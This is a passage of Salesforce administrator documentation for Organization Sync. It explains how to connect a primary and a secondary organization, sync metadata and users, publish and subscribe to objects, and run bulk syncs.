

- "Manage Connections"

To create or change custom fields:

- "Customize Application"

To create, edit, and delete page layouts:

- "Customize Application"

1: Standard case number field (hidden from case page layout)

2: Trigger

3: Custom case number field

4: Publish and subscribe process

5: Trigger suppressed for replicated cases

Note: For best results, complete these steps before you publish and subscribe to objects and fields; this way, you can publish and subscribe to the custom field you created at the same time as your other business-critical objects and fields. If you have already completed the publish-and-subscribe process, you must publish and subscribe to the custom case number field to make it visible in both organizations.

Choosing a Syncing Approach

Though Organization Sync is designed to support a direct two-way sync between the primary and secondary organization, it can also support a one-way sync scenario. Before beginning the publish and subscribe process, decide which approach best meets your business needs.

If you'd like users to be able to make transactions in both the primary and secondary organizations and have those transactions be reflected in both environments, use a two-way sync. However, if you'd like the secondary organization to merely serve as an up-to-date reference to your primary organization's data, you may prefer a one-way sync for its simplicity. This table provides details about each approach.

Important: Salesforce does not recommend using a two-way sync for some objects and fields and a one-way sync for others. In addition, Organization Sync can be configured to work for more than two organizations, but it is designed to support a two-organization setup.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Details	Two-Way Sync (Standard)	One-Way Sync
How it works	Objects and fields are published from the primary organization and subscribed to in the secondary organization. The same publish and subscribe process is then repeated in the opposite direction (from the secondary to the primary organization) to complete the sync. Records whose object type has been published are then copied to the secondary organization. Updates made to synced records in the primary organization are automatically applied to the secondary

Details	Two-Way Sync (Standard)	One-Way Sync
	<p>published are then copied to the secondary organization.</p> <p>Updates made to synced records in either organization are automatically applied to the other organization. "Updates" includes creating, updating, deleting, and undeleting records.</p>	<p>organization, but not the other way around. Therefore, the secondary organization serves primarily as a reference for users when the primary organization is unavailable.</p>
<p>Things to consider</p>	<ul style="list-style-type: none"> • Because updates made in the secondary organization are applied to the primary organization, you must account for lookups when setting up Organization Sync to prevent the secondary organization's data from writing over the data in the primary organization. • Triggers, workflows, and Apex code that are in place in the primary organization may need to be modified or turned off in the secondary organization to avoid data loops. 	<ul style="list-style-type: none"> • If users choose to make updates in the secondary organization, they'll need to repeat those updates when they return to working in the primary organization. • When a synced record is undeleted from the secondary organization, its connection with the primary organization is severed. To restore the connection, the record must be manually forwarded from the primary to the secondary organization. • Triggers, workflows, and Apex code in place in the primary organization can also be implemented in the secondary organization, assuming that the objects affected by them are published and subscribed.

Set Up the Organization Sync Environment

As an Organization Sync administrator, you have a primary and a secondary Salesforce organization, each with a different administrator username and password. Before you can add data to the secondary organization, you must complete a few setup tasks and create a replication connection between the two organizations.

 **Important:** Because browsers cache your Salesforce credentials, it's difficult to log in to two different Salesforce organizations in one browser. For best results, work in two browsers. Designate one browser for each organization. For example, use Google Chrome[®] to access the primary organization and Mozilla Firefox[®] to access the secondary.

IN THIS SECTION:

1. [Enable Salesforce to Salesforce](#)

Because Organization Sync uses the framework of Salesforce to Salesforce, you need to enable Salesforce to Salesforce in both the primary and secondary organizations. Then, add the Connections tab so you can manage your connection.

2. [Duplicate Your Metadata](#)

Some, but not all, metadata can be synced in Organization Sync. To ensure that data syncs correctly between the two organizations, you must customize and maintain the metadata in your secondary organization.

3. [Create a Connection Contact](#)

To set up the Organization Sync connection, you must assign yourself as the connection contact of the secondary organization. This ensures that you receive emails about the secondary organization, and lets you easily administrate the two organizations.

4. [Connect the Organizations](#)

Once your primary and secondary organizations are configured for Organization Sync, it's time to set up the connection between the primary and secondary organizations. This connection allows updates to flow between the organizations.

Enable Salesforce to Salesforce

Because Organization Sync uses the framework of Salesforce to Salesforce, you need to enable Salesforce to Salesforce in both the primary and secondary organizations. Then, add the Connections tab so you can manage your connection.

Complete these steps in both the primary and secondary organization.

1. Enable Salesforce to Salesforce:
 - a. From Setup, enter *Salesforce to Salesforce Settings* in the Quick Find box, then select **Salesforce to Salesforce Settings**.
 - b. On the Salesforce to Salesforce page, click **Edit**.
 - c. Select **Enable**.
 - d. Click **Save**.
2. Add the Connections tab to the user interface:
 - a. Click the Plus icon that appears to the right of the current tabs. The All Tabs page appears.
 - b. Click **Customize My Tabs**.
 - c. Use the **Add** arrow to move the Connections tab from the Available Tabs list to the Selected Tabs list. If you'd like, use the **Up** and **Down** arrows to change the order of the tabs.
 - d. Click **Save**.

Duplicate Your Metadata

Some, but not all, metadata can be synced in Organization Sync. To ensure that data syncs correctly between the two organizations, you must customize and maintain the metadata in your secondary organization.

What is metadata, anyway?

Every time your Salesforce organization is customized, its metadata is modified. For example, editing page layouts, creating a custom field, and creating a record type are all metadata updates. *Data* is information contained in a field, such as a phone number or name. The metadata in your secondary organization must match the metadata in your primary organization. If they don't match, you may not be able to effectively implement Organization Sync.

How do I keep metadata synced between the primary and secondary organizations?

1. Before creating the Organization Sync connection:
 - a. Perform basic data clean-up in the primary organization so your data syncs correctly. Check the primary organization for the following issues, and resolve any that you find:
 - Blank required fields (these can occur if a field was changed from `Optional` to `Required`)
 - Invalid lookups
 - Duplicate records
 - b. Customize the secondary organization's metadata to match the primary organization's. You can opt to sync some metadata automatically by selecting the **Sync Metadata** checkbox when you send the connection invitation; for a list of supported metadata, see [Which Types of Metadata are Synced?](#) However, if the primary organization has customizations that include unsupported metadata types, you must perform the same customizations or deployments in the secondary organization.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To create a Salesforce to Salesforce replication connection:

- "Manage Connections"

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

2. After the organizations are connected, develop a business process to ensure that all metadata updates made in one organization are repeated in the other. Remember that if the **Sync Metadata** checkbox is selected, some updates are already synced for you.

When is metadata synced?

If you select the option to sync metadata, Salesforce begins copying supported metadata to the secondary organization as soon as you accept the Organization Sync connection invitation. The `Connection Status` field on your connection's detail page reads `Metadata Sync in Progress` during this process.

After this initial copying of metadata, updates to supported metadata are synced daily. If you need to trigger an immediate sync of all supported metadata, follow these steps:

1. Navigate to your Organization Sync connection's detail page in the primary organization.
2. In the Connection Detail section, click **Edit**.
3. Deselect the **Sync Metadata** checkbox. Click **Save**.
4. In the Connection Detail section, click **Edit** again.
5. Select the **Sync Metadata** checkbox. Click **Save**.

What are best practices for keeping metadata synced?

- If you opt to sync metadata, follow these best practices:
 - If you need to *delete* metadata in one organization, delete it in the other organization as well. This is because metadata deletion isn't synced between the organizations.
 - If you need to create or update *unsupported* metadata, perform the action in both organizations.
 - If you need to create or update *supported* metadata, perform the action in the primary organization only. Because supported metadata is synced daily from the primary to the secondary organization, changes to supported metadata types performed in the secondary organization are overwritten in the daily sync.
 - To keep your metadata current and avoid possible syncing failures, leave the **Sync Metadata** checkbox selected except when triggering an immediate sync as described above. Deselecting the checkbox after a connection invitation is accepted pauses the automatic syncing of metadata updates. The checkbox is editable only from the primary organization.
- If you leave the **Sync Metadata** checkbox deselected, ensure that all metadata changes—creating, deleting, and updating metadata—are repeated in both organizations.

How do integrations and APIs work in Organization Sync?

If you decide that an integration is time-critical to your business operations—for example, an external web form—you must redirect the integration to the secondary organization each time users are redirected there. The same is true for API calls. Any time-critical API calls into Salesforce must be modified to include the secondary organization credentials, or they'll stop processing during the switch to the secondary organization.

IN THIS SECTION:

1. [Which Types of Metadata Are Synced?](#)

If you opt to sync metadata by selecting the **Sync Metadata** checkbox on your Organization Sync connection's detail page, certain types of metadata changes are synced daily from the primary to the secondary organization.

Which Types of Metadata Are Synced?

If you opt to sync metadata by selecting the **Sync Metadata** checkbox on your Organization Sync connection’s detail page, certain types of metadata changes are synced daily from the primary to the secondary organization.

Supported Metadata

When the option to sync metadata is selected, *inserts* (adding new metadata) and *updates* (modifying existing metadata) of the following types of metadata are synced daily in one direction—from the primary to the secondary organization.

Supported Metadata	Exceptions
Apex classes, components, and pages	Reports aren’t synced in Organization Sync. If an Apex page references a report and you’ve opted to sync metadata, you must do the following for the Apex page to sync correctly: <ul style="list-style-type: none"> • Create an identical report in the secondary organization • Update the Apex page to reference the new report ID
Custom fields	
Custom objects	
External objects	
Layouts	Feed item layouts and Salesforce1 settings on layouts aren’t synced.
Permission sets	Custom tabs and applications on permission sets aren’t synced.
Record types	If an object without any record types was published and subscribed in Organization Sync, and record types are then created for the object, you must re-publish the object for the record types to appear in the secondary organization.
Roles	
User profiles	Custom tabs and applications on user profiles aren’t synced.

Unsupported Metadata

The following actions on supported metadata aren’t synced.

- Adding and updating metadata in the secondary organization
- Deleting metadata in either organization

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

For example, if a user in the primary organization creates or updates a permission set, that change is applied to the secondary organization within 24 hours. However, if the permission set is updated in the secondary organization, the update isn't sent back to the primary organization, and the update in the secondary organization will be overwritten in the next sync.

 **Warning:** Renaming supported metadata—for example, renaming a custom field—may break references to that metadata within each organization. To avoid errors, if you need to rename metadata, clone the metadata in question and give the clone your preferred name. Top-level metadata such as roles, profiles, and permission sets can be renamed in the normal way, and the name change is synced as expected.

Create a Connection Contact

To set up the Organization Sync connection, you must assign yourself as the connection contact of the secondary organization. This ensures that you receive emails about the secondary organization, and lets you easily administrate the two organizations.

On the Connections page, the primary organization is managed by the user in the `Connection Owner` field, while the secondary organization is managed by the user you assign as the `Contact`.

1. In the primary organization, create a contact:
 - a. Navigate to the Contacts tab.
 - b. Click **New**.
 - c. Enter your name in the `First Name` and `Last Name` fields with text that identifies you as the secondary organization contact. For example, if your name is *Elise Medina*, you can enter *Elise Medina (secondary)*.
 - d. In the `Account Name` field, use the lookup to select your company's account.
 - e. In the `Email` field, enter your own email address.

 **Important:** This is a critical step that ensures that you'll receive emails about the connection.
 - f. Click **Save**.

Connect the Organizations

Once your primary and secondary organizations are configured for Organization Sync, it's time to set up the connection between the primary and secondary organizations. This connection allows updates to flow between the organizations.

1. In the primary organization, navigate to the Connections tab.
2. Click **New**.
3. Select the contact name that you created for setting up the connection. The `Account` field will automatically update to list your company.
4. In the `Connection Owner` field, select the administrator you've assigned to manage the connection.
5. In the `Connection Type` field, select `Replication`.
6. If desired, select the option to sync the feeds and audit fields of all records (recommended).

 **Note:** If you don't see this option, ask your Salesforce admin to enable audit field creation in your organization.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To create a Salesforce to Salesforce replication connection:

- "Manage Connections"

7. If desired, select the option to sync supported metadata (recommended).
8. If desired, select the option to sync users (recommended).
9. Click **Save & Send Invite**.
10. Check your inbox for an email invitation to approve the connection. Click the link in the email to accept the invitation and be redirected to the Salesforce login page.
11. Log in with the secondary organization username and password. You'll see the detail page for your Organization Sync connection. In the Connection Detail section, click **Accept** to complete the connection.

 **Tip:** The Connection Detail page is the hub of your Organization Sync connection. After you establish the connection, take a moment to get comfortable with this page via an interactive walkthrough.  **Walk Through It:** [Explore the Connection Detail Page](#). Before you begin, make sure to add the Connections tab to your Salesforce environment.

Define the Organization Sync User Experience

You can define the way users are rerouted to the secondary organization in Organization Sync, and also set up automatic user notifications to let them know when a maintenance period has started.

Notifying Users About Organization Sync

Since Organization Sync will affect the user experience during maintenance, it's a good idea to notify them about it ahead of time. Let your users know what to expect during a maintenance period, and remind them that they must use different login credentials for the secondary organization. Consider setting up a forum (like a Chatter group) where they can ask questions.

Rerouting Users to the Secondary Organization

When a maintenance window starts, your users will need to be rerouted to the secondary organization URL. Depending on your preference, you can:

- Set up an automatic mass email that tells users to switch to the secondary organization and provides the secondary organization URL.
- Create a URL that reroutes users to the secondary organization during maintenance.
- Set up a Single Sign On solution that reroutes users to the secondary organization during maintenance.

The Salesforce Trust website lists upcoming maintenance windows. You can reroute users to the secondary organization at any time and for any length of time.

Creating Visual Cues

Your users may notice that the secondary organization only contains objects that are supported in Organization Sync. Optionally, you can also create visual cues to let users know that they're working in the secondary organization. For example, add a message to the home page or sidebar.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Managing User Data in Organization Sync

In Organization Sync, user records in the primary organization are mapped to identical user records in the secondary organization. It's important to understand how user-related updates flow between the organizations in case you need to update your configuration.

How do I add users to the secondary organization?

If you select the **Sync Users** checkbox when sending your Organization Sync connection invitation (recommended), all users with standard Salesforce user licenses are automatically copied to the secondary organization as soon as the connection invitation is accepted. Selecting this option also ensures that user-related updates are synced between your organizations.

If you prefer to add user records to the secondary organization manually, leave the **Sync Users** checkbox deselected when you send the connection invitation. Then, add the user records to the secondary organization using your preferred approach.

Important:

- If you decide to add user records to the secondary organization manually, do so *before* copying your data to the secondary organization via a bulk sync. If a record in the secondary organization references a user that doesn't yet exist in that organization, the field listing the user automatically updates to list the connection owner, and that field value then overwrites the correct value in the primary organization.
- If you've opted to sync users but need to manually trigger the replication of all users, navigate to your Organization Sync connection's detail page in the primary organization. In the Connection Detail section, click **Edit**, deselect the **Sync Users** checkbox, and click **Save**. Then, click **Edit** again, re-select the **Sync Users** checkbox, and click **Save**.

How do users log in to the secondary organization?

Users log in to the secondary organization with a modified version of their primary organization username and a custom password.

How do I know that all users have been added to the secondary organization?

Check the `Connection Status` field on your Organization Sync connection's detail page in the primary organization. As soon as you accept the connection invitation, the connection status reads `Metadata Sync in Progress` if you opted to sync metadata, which signifies that supported metadata is being copied to the secondary organization. The connection status then changes to `User Sync in Progress` while users are copied to the secondary organization. When the connection status changes to `Active`, all user records are available in the secondary organization. User replication failures are listed in the Organization Sync Log.

How long does it take for the user sync to complete?

The length of time required depends on the amount of user data in your primary organization.

Which types of users are synced?

All users with standard Salesforce user licenses are synced. For details about which users fall into this category, see [Standard User Licenses](#).

Are user-related updates synced?

Yes. These updates are synced in real time in both directions between the organizations:

- Adding, updating, or deactivating a user
- Assigning or reassigning a role, user profile, or permission set to a user (as long as the role, user profile, or permission set exists in both organizations)

If you opt to sync metadata, other user-related metadata changes such as creating and updating user profiles are also synced for you.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

 **Note:** If you want user updates to only sync in one direction—from the primary to the secondary organization—log in to the secondary organization and deselect the **Sync Users** checkbox on your Organization Sync connection’s detail page. This prevents user updates from being sent from the secondary to the primary organization.

What if I choose to sync users but not metadata?

To minimize syncing issues, we recommend selecting both the **Sync Users** and the **Sync Metadata** options when you send the connection invitation. However, if you choose to sync users but not metadata, don’t accept the connection invitation until you’ve updated the metadata in the secondary organization to match the primary organization’s metadata. If user-related metadata such as user profiles are missing from the secondary organization, the bulk user sync will fail and will need to be repeated. User syncing failures are listed in the Organization Sync Log.

Managing Secondary Organization Logins

Organization Sync users are given separate login credentials to access the secondary organization. User logins for the secondary organization can be set up and managed just as they are in the primary organization.

Users log in to the secondary organization with a modified version of their primary organization username and a custom password. Secondary organization usernames end with **.dr**, which ensures that user records map correctly between the two organizations. For example, if a user’s username in the primary organization is *tmiller@mycompany.com*, their username in the secondary organization is *tmiller@mycompany.com.dr*.

The **.dr** suffix is automatically added to usernames when a user record is copied to the secondary organization. However, if a new user is created within the secondary organization, the person creating the user must add **.dr** to the username. If **.dr** is not added, the user record won’t be copied to the primary organization. The Organization Sync Log in the secondary organization lists username errors.

 **Note:** If a user is locked out of the primary organization after exceeding the maximum number of password attempts, the user can still log in to the secondary organization.

Setting Up User Logins

After the user sync is complete, the Salesforce administrator must log in to the secondary organization and reset all user passwords. This sends an email to all users with a temporary password. Let your users know that this email provides their secondary organization password, which is used with their secondary organization username (their regular Salesforce username with **.dr** appended).

Users can log in to either organization from the Salesforce login page using their corresponding login credentials. Manage user logins for the secondary organization just as you would for the primary organization.

Temporary passwords for new users expire in six months, and users must change their password the first time they log in. The login link in the email can only be used once. A user who follows the link without setting a password must have an administrator reset their password before they can log in.

How Chatter Works in Organization Sync

While Chatter functions as expected in the secondary organization, Chatter features such as groups, mentions, likes, shares, and topics aren't synced between the primary and secondary organization.

If you've enabled a two-way sync, here's what to expect from Chatter in Organization Sync:

Posts

Text, link, and file posts and comments are synced between the organizations, so a post made in one organization is also visible in the other.

Note: The organizations must be configured to support synced feeds.

Likes

Users can like posts and comments in the secondary organization just as they would in the primary, but likes given in one organization aren't visible in the other. Users still receive email notifications about activity on posts or comments that they liked, regardless of whether they liked the post in the primary or the secondary organization. For example, suppose Rita is working in the secondary organization and likes a post. When she returns to working in the primary organization, her like won't be visible on that post. However, if someone in either organization comments on the post she liked, she'll still receive an email notification.

Shares

Users can click **Share** on posts in the secondary organization just as they would in the primary.

Groups

Users can create and edit Chatter groups in the secondary organization just as they would in the primary, but groups aren't synced between the two organizations. This means a group that exists in the primary organization isn't visible in the secondary organization, and vice versa.

Mentions

Users can mention other users and groups in the secondary organization just as they would in the primary, but mentions made in one organization aren't clickable in the other. For example, suppose a user makes the following comment in the primary organization: "@Ella Roberts, you may be interested in this." In the secondary organization, the comment will be visible, but "@Ella Roberts" won't link to Ella's profile.

Topics

Users can add topics to posts in the secondary organization just as they would in the primary, but topics aren't synced between the two organizations. This means a post with topics added to it in the primary organization won't list any topics in the secondary organization.

Sync Business-Critical Data

Publish and Subscribe to Objects in Organization Sync

Once the primary and secondary organizations are connected via the Organization Sync connection, it's time to perform a publish and subscribe process that allows record inserts, updates, and deletes to flow between the organizations.

In the publish and subscribe process, objects and their fields are published to the primary organization and subscribed to in the secondary organization. Then, to ensure that record updates flow both directions, the same process is repeated from the secondary to the primary organization.

Publishing an object doesn't copy any records to the secondary organization; it simply creates a path where you can then perform a bulk sync to copy records of that object type from the primary to the secondary organization. For example, once you publish the Account object, you can perform

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

a bulk sync to copy all accounts to the secondary organization. After the initial bulk sync, all record inserts, updates, and deletes of that object type are automatically synced across both organizations.

 **Tip:** The Connection Detail page is the hub of your Organization Sync connection. After you establish your connection, take a moment to get comfortable with this page via an interactive walkthrough.  **Walk Through It:** [Explore the Connection Detail Page](#). Before you begin, make sure to add the Connections tab to your Salesforce environment.

IN THIS SECTION:

[Which Objects Can Be Published?](#)

Only certain objects can be published in Organization Sync. Think carefully about which objects you want to publish. Focus on publishing business-critical objects.

[Understanding Lookup Relationships](#)

Before you begin the publish-and-subscribe process, make sure that you understand the role that lookups play in Organization Sync. Organization Sync automatically preserves most relationships for standard lookup relationships. However, you must publish objects and their fields in a way that reflects the hierarchy of your data model.

[Publish Objects to the Secondary Organization](#)

Once you've set up the Organization Sync connection, you can publish objects of your choice to the secondary organization.

[Edit Published Fields](#)

When you publish an object in Organization Sync, you can also control which fields you publish on that object. All supported fields are published by default when you publish their parent object, but you can unpublish fields if you wish. If a field isn't published, it won't appear in the linked organization.

[Subscribe to Objects in the Secondary Organization](#)

Once you publish an object in Organization Sync, you must subscribe to it in the secondary organization. When you subscribe to an object, you map the object to itself to ensure that records of that object type appear in the secondary organization.

[Edit Subscribed Fields](#)

When you subscribe to an object in Organization Sync, its fields are automatically subscribed to by default. Fields are auto-mapped to themselves to ensure that your data is synced.

[Complete the Publishing Process](#)

Publishing objects in the primary organization and subscribing to them in the secondary organization allows record updates for those object types to be sent from the primary to the secondary organization. If you want updates to be sent both directions, you must publish and subscribe to the same objects in the opposite direction—from the secondary to the primary organization.

Which Objects Can Be Published?

Only certain objects can be published in Organization Sync. Think carefully about which objects you want to publish. Focus on publishing business-critical objects.

When deciding which objects to publish, consider the relationships between objects. If one object is a child of another (for example, Contact is a child of Account), publish both objects to ensure that Contact's lookup to Account functions in the secondary organization.

You can publish the following objects in Organization Sync.

EDITIONS

Available in: **Salesforce Classic**

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Any custom object that has been deployed**Account****Attachment (Private and Public)****Case****Case Comment (Private and Public)****Case Team Member**

This includes predefined case team members, but only applies to case team members that are users. Case team members that are contacts aren't supported.

Contact

If person accounts are enabled in your organization, publish Contact and Account together for best results.

Email Message

Email drafts and inline images aren't supported.

Feed Comment**Feed Item**

If you select the option to Sync Feeds and Audit Fields when you establish the Organization Sync connection, the Feed Item and Feed Comment objects must still be published for feeds to be synced between the two organizations. Only text, link, and file posts under 50 MB are supported.

Lead**Opportunity**

For best results, update opportunity stages from the opportunity's record detail page. Global find and replace actions for opportunity stages aren't supported in Organization Sync, and won't be synced between the primary and secondary organization.

Product**Task****Understanding Lookup Relationships**

Before you begin the publish-and-subscribe process, make sure that you understand the role that lookups play in Organization Sync. Organization Sync automatically preserves most relationships for standard lookup relationships. However, you must publish objects and their fields in a way that reflects the hierarchy of your data model.

Salesforce preserves hierarchical lookup relationships for one levels of lookups. For example, the lookups between the child object Contact and the parent object Account would be preserved.

When a parent entity is deleted in Salesforce, its child entities (such as attachments) are deleted as well. This remains true for Organization Sync. For example, if a case with several attachments is synced, soft deleting the case in either organization causes the case and its attachments to be soft deleted in both organizations. Similarly, undeleting the case in either organization restores the case and its attachments in both organizations.

To make sure that the lookup relationships of entities being published in the Organization Sync connection stay intact, follow these guidelines:

- Both entities must be selected for publishing and subscribing.
- Publish the parent entity to the secondary organization before or at the same time as the child entity. If the child entity in a lookup relationship is published first, the lookup field is blank; if that lookup field is required, the record replication will fail. For best results, publish all objects together to keep lookups intact.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

- There must be no circular dependencies in the data model.

Publish Objects to the Secondary Organization

Once you've set up the Organization Sync connection, you can publish objects of your choice to the secondary organization.

When you publish and subscribe to an object, you create a link between the primary and secondary organization that allows record inserts, updates, and deletes for that object to be synced across both organizations.

To publish objects from the primary to the secondary organization:

1. Log in to the primary organization.
2. Navigate to the Connections tab.
3. In the Connection Name column, click the name of the Organization Sync connection.
4. In the Published Objects section, click **Publish/Unpublish**.
5. Select all of the objects that you want to publish to the secondary organization.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To edit published objects:

- "Manage Connections"

Add or Remove Published Objects [Help for this Page](#)

Select objects to publish. After objects and their fields are published and subscribed to, you can share records with your connection. Updates to shared records are sent automatically.

- Account
- Attachment
- Case
- Case Comment
- Case Team Member
- Contact
- Lead
- Opportunity
- Predefined Case Team Record
- Product
- Task

6. Click **Save**. The objects you published appear in the Published Objects section.

Edit Published Fields

When you publish an object in Organization Sync, you can also control which fields you publish on that object. All supported fields are published by default when you publish their parent object, but you can unpublish fields if you wish. If a field isn't published, it won't appear in the linked organization.

To edit an object's published fields:

1. Navigate to the Connections tab.
2. In the Connection Name column, click the name of the Organization Sync connection.
3. In the Published Objects section, click **Edit** next to an object's name.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To edit published fields:

- "Manage Connections"

The list of fields related to that object appears. All supported fields are selected by default.

Note:

- Audit fields don't appear in the list of publishable fields because they're automatically synced.
- Rich text area (RTA) fields can't be published.
- Formula fields and roll-up summary fields can't be published because their values are determined by other fields' values. As a workaround, make sure that the input fields for a formula or summary roll-up field are published. Then, create an identical formula or roll-up summary field in the secondary organization that refers to those input fields to calculate its value.
- Lookup fields to unpublished objects aren't automatically published because publishing such fields can cause syncing errors. For example, if a field on the Contact object includes a lookup to accounts and the Account object hasn't yet been published, that field can only be published manually.

4. Deselect any fields you do not want to publish. Before publishing a field, consider which lookup relationships will be affected.

5. Click **Save**.

6. If a two-way sync is implemented and you are unpublishing the field after it was already published and subscribed to, repeat the previous steps in the linked organization.

Warning: When you perform any of the following actions to a field in one organization, the field is automatically unsubscribed in the linked organization:

- Delete the field
- Change the field type
- Change the size or precision of a long text area, text, percent, number, or currency field

The field stays published, but you must re-subscribe to it in the linked organization.

Note: When you need to add a field to an object that is already published in Organization Sync, publish and subscribe to the field to ensure that updates to it are synced. Don't update the field value in existing records until you publish and subscribe to the field.

Subscribe to Objects in the Secondary Organization

Once you publish an object in Organization Sync, you must subscribe to it in the secondary organization. When you subscribe to an object, you map the object to itself to ensure that records of that object type appear in the secondary organization.

To subscribe to objects in the secondary organization:

1. Log in to the secondary organization.
2. Navigate to the Connections tab.
3. In the Connection Name column, click the name of the Organization Sync connection.
4. In the Subscribed Objects section, click **Subscribe/Unsubscribe**.
5. Select **Auto-Map Objects** to map each object to itself. For example, `Account` would map to `Account`.
6. Click **Save**. The objects you subscribed to now appear in the Subscribed Objects section.

When you subscribe to an object in Organization Sync, all of its fields are automatically mapped and subscribed to. If you don't want a particular field to be synced, unpublish it.

Edit Subscribed Fields

When you subscribe to an object in Organization Sync, its fields are automatically subscribed to by default. Fields are auto-mapped to themselves to ensure that your data is synced.

To view the subscribed fields on an object:

1. Log in to the subscribing organization.
2. Navigate to the Connections tab.
3. Click the name of the Organization Sync connection.
4. In the Subscribed Objects section, click **Edit** next to the object's name.
A field is subscribed to if the Your Fields column contains a mapping value other than `--None--`. Fields should be mapped to themselves (for example, the Account Description field maps to Account Description).

Note:

- If the Your Fields column reads **None Available** for a field, this means the field is a lookup to an object that hasn't yet been subscribed to. After the object in question is subscribed to, fields that look up to it are automatically subscribed to as well.
- If you don't want a particular field to be synced, just unpublish it; there's no need to unsubscribe to it.

Complete the Publishing Process

Publishing objects in the primary organization and subscribing to them in the secondary organization allows record updates for those object types to be sent from the primary to the secondary organization. If you want updates to be sent both directions, you must publish and subscribe to the same objects in the opposite direction—from the secondary to the primary organization.

 **Important:** If you are implementing a one-way sync, skip this process.

1. In the secondary organization, publish all objects to the primary organization.
2. In the primary organization:
 - a. Subscribe to and map all published objects.
 - b. If needed, edit the objects' subscribed fields.

Once you have published and subscribed to objects in both directions—from the primary to the secondary organization, and from the secondary to the primary—you can perform a bulk sync to copy records to the secondary organization. After the initial bulk sync, all record inserts, updates, and deletes are automatically synced across both organizations.

Perform a Bulk Sync

A bulk sync triggers the copying of any new record whose object type is published and subscribed, making the record available in both organizations. A bulk sync copies records in one direction, so performing a bulk sync in the primary organization copies new records to the secondary organization.

To perform a bulk sync:

1. Click **Bulk Sync** on your Organization Sync connection's detail page.
The bulk sync page appears with a list of all published objects.
2. Specify a cutoff date within the past year to control which records are synced.

 **Important:** The cutoff date defaults to one year before the current date. For the initial bulk sync, consider syncing your records in groups based on date to minimize the amount of data being processed at once.

For example, you might first perform a bulk sync with a cutoff date of three months ago, and then perform a second bulk sync with a start date of six months ago. Grouping records doesn't take extra time because the system doesn't re-sync records that have already been synced.

3. Click **Start Bulk Sync**.

Bulk Sync Guidelines

A bulk sync triggers the copying of any record whose object type is published and subscribed, making the record available in both organizations. Once a record is copied in a bulk sync, any future updates to it are synced.

When should I perform a bulk sync?

When you complete the publish-and-subscribe process as part of the Organization Sync setup, the secondary organization doesn't yet contain any records. Perform an initial bulk sync to quickly populate the secondary organization with records so users can access their data during downtime. In addition, perform a bulk sync whenever you publish and subscribe to new objects.

How do I select a cutoff date on the Bulk Sync page?

A bulk sync triggers the copying of any records that were created or modified after a certain date within the last year. Select this date on the Bulk Sync page. For the initial bulk sync, consider syncing your records in groups based on date to minimize the amount of data being processed at once.

For example, you might first perform a bulk sync with a cutoff date of three months ago, and then perform a second bulk sync with a start date of six months ago. Grouping records doesn't take additional time because the system doesn't recopy records that have already been synced.

How do I monitor the progress of a bulk sync?

View the total number of records remaining to be synced in the Organization Sync Record Queue on your Organization Sync connection's detail page. While the sync is in progress, the **Bulk Sync** button is disabled. Logging out of Salesforce won't affect the sync, and when the sync completes, the **Bulk Sync** button is clickable again.

Can a bulk sync fail?

If a record included in a bulk sync has an issue—for instance, an invalid lookup—that record and its child records are not copied, but records that are unrelated to failed records will still be copied in the bulk sync. Replication failures are logged in the Organization Sync Log, while metadata-related failures are logged in the Connection History log.

How long does a bulk sync take?

The length of a bulk sync depends on the number of records being copied. A bulk sync may take hours or days.

Manually Forward Records

Though you'll primarily use the bulk sync function to copy records to the secondary organization in Organization Sync, it's worth noting that you can also forward individual records from the record detail page in Salesforce. First, add the External Sharing related list to the page layout of each object type that is published in Organization Sync. The External Sharing related list shows you the sharing status of each record and the connections that the record has been shared with.

1. To forward a record and its related records to the secondary organization:
 - a. Navigate to the record's detail page.
 - b. In the External Sharing Related List, click **Forward this [object type]**.
2. To forward multiple records to the secondary organization:
 - a. Select the tab of the type of record you want to forward.
 - b. Select a list view from the **View** drop-down list, then click **Go!**
 - c. In the list view, select the records you want to forward. To select all records, select the checkbox in the column header.
 - d. Click **Forward to Connections**.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

EDITIONS

Available in: Salesforce Classic

